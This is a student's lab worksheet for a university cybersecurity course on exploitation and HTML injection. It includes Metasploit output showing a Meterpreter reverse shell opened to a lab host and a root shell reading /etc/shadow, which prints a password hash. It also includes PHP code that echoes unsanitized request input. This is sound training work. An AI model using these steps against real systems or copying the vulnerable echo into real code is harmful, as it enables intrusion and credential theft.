

## CYB 240 Module 4-1 Lab Worksheet


**Andree Salvo**

**Southern New Hampshire University**


**CYB 240-13711**

**Instructor: Brian Remson**


**Lab: Remote and Local Exploitation**

Prompt	Response
<p>In the lab section “Privilege Escalation,” <b>Step 8</b>, insert your name at the command line below the output and include it in your screenshot.</p>	 <pre> root@kali2: ~ [*] chmod'ing and running it... [*] Transmitting intermediate stager for over-sized stage...(105 bytes) [*] Sending stage (1495599 bytes) to 203.0.113.100 [*] Meterpreter session 2 opened (175.45.176.199:4444 -&gt; 203.0.113.100:4938) at 2025-07-25 01:58:26 -0400  meterpreter &gt; execute -f /bin/bash -i Process 6096 created. Channel 1 created. bash: no job control in this shell root@metasploitable:/# whoami root root@metasploitable:/# tail /etc/shadow statd:*:15474:0:99999:7::: snmp:*:15480:0:99999:7::: gdm:*:16467:0:99999:7::: messagebus:*:16467:0:99999:7::: polkituser:*:16467:0:99999:7::: haldaemon:*:16467:0:99999:7::: administrator:\$1\$aMc12p0/\$P8UENEDM.Qm8oR1yhtt.b.:16609:0:99999:7::: flag4:!:17628:0:99999:7::: flag5:!:17628:0:99999:7::: flag6:!:17628:0:99999:7::: root@metasploitable:/# Andree Salvo </pre>
<p>Privilege escalation is a topic that is recurring throughout cybersecurity. What does the term mean, and why should security specialists be concerned about it?</p>	<p>Privilege escalation occurs when an individual gains more access than they are authorized to have. It's a big concern because it can lead to full system control and significant damage.</p>

**Lab: HTMLi Vulnerability and Mitigation**

Prompt	Response
<p>In the lab section “Analysis of the Vulnerability,” <b>Step 21</b>, insert your name at the command line below the output and include it in your screenshot.</p>	 <pre>root@Hacker: ~ File Edit View Search Terminal Help root@Hacker:~# wireshark 6 [1] 1957 root@Hacker:~#  support@Web: ~ File Edit View Search Terminal Help ?&gt; support@Web:~\$ sed -i '10,12s/GET/REQUEST/' /var/www/WeBServer/index.php support@Web:~\$ sed -n '9,17 p' /var/www/WeBServer/index.php &lt;?php if (isset(\$_REQUEST['myusername'])) {     echo \$_REQUEST['myusername']; } else {     echo 'Please login'; } ?&gt; support@Web:~\$ sed -i '10,12s/REQUEST/GET/' /var/www/WeBServer/index.php support@Web:~\$ sed -n '9,17 p' /var/www/WeBServer/index.php &lt;?php if (isset(\$_GET['myusername'])) {     echo \$_GET['myusername']; } else {     echo 'Please login'; } ?&gt; support@Web:~\$ Andree Salvo</pre>

In the lab section “Verifying the Control Works,” take a screenshot after **Step 4**.



Like any other language, PHP eventually has deprecated commands. How can webpages or other web applications mitigate the risk of having deprecated code in the code base that can be exploited?

Web applications can mitigate risks from deprecated PHP code by keeping their codebases up to date, utilizing modern frameworks, and regularly scanning for outdated functions.